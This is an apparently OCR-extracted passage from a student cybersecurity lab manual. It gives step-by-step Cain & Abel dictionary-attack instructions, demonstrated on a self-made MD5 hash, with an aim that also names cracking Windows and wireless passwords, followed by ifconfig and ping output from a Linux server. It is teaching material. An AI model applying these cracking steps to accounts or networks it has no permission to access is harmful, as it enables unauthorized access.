

14.The encrypted text will be decrypted back to the original text.




**Aim: b) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.**

Steps:


1. Download and install Cain & Abel software.





2. Open Hash Calculator.




3. Type any text and calculate its hash value by clicking on Calculate button. Copy the MD5 hash value.





4. Go to Cracker tab. Click on MD5 hashes on the left section. Click on + sign and paste the MD5 hash and click on OK.




5. Right Click on the hash value and click on Dictionary attack.





6. Right Click and select Add to list.




7. Select the Wordlist file and add it to the list of files.





8. Click on Start to perform Dictionary attack.



9. Wait until the dictionary attack is performed and password is obtained.




10. Password is successfully cracked after the process is completed.



# PRACTICAL NO.3

**Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.**

Steps:

1. ifconfig

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 167.71.234.144  netmask 255.255.240.0  broadcast 167.71.239.255
        inet6 fe80::cc3a:6aff:fefd:b72f  prefixlen 64  scopeid 0x20<link>
        ether ce:3a:6a:fd:b7:2f  txqueuelen 1000  (Ethernet)
        RX packets 114001  bytes 671886072 (671.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60546  bytes 6597704 (6.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.122.0.2  netmask 255.255.240.0  broadcast 10.122.15.255
        inet6 fe80::7c16:faff:feab:8ae  prefixlen 64  scopeid 0x20<link>
        ether 7e:16:fa:ab:08:ae  txqueuelen 1000  (Ethernet)
        RX packets 31  bytes 2246 (2.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 2336 (2.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1216  bytes 135538 (135.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1216  bytes 135538 (135.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. ping

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# ping www.google.com
PING www.google.com (142.250.195.164) 56(84) bytes of data.
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=1 ttl=59 time=10.9 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=2 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=3 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=4 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=5 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=6 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=7 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=8 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=9 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=10 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=11 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=12 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=13 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=14 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=15 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=16 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=17 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=18 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=19 ttl=59 time=10.8 ms
^C
--- www.google.com ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18033ms
rtt min/avg/max/mdev = 10.567/10.627/10.857/0.071 ms
root@ubuntu-s-1vcpu-1gb-blr1-01:~#
```

3. netstat

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# netstat
Active Internet connections (w/o servers)
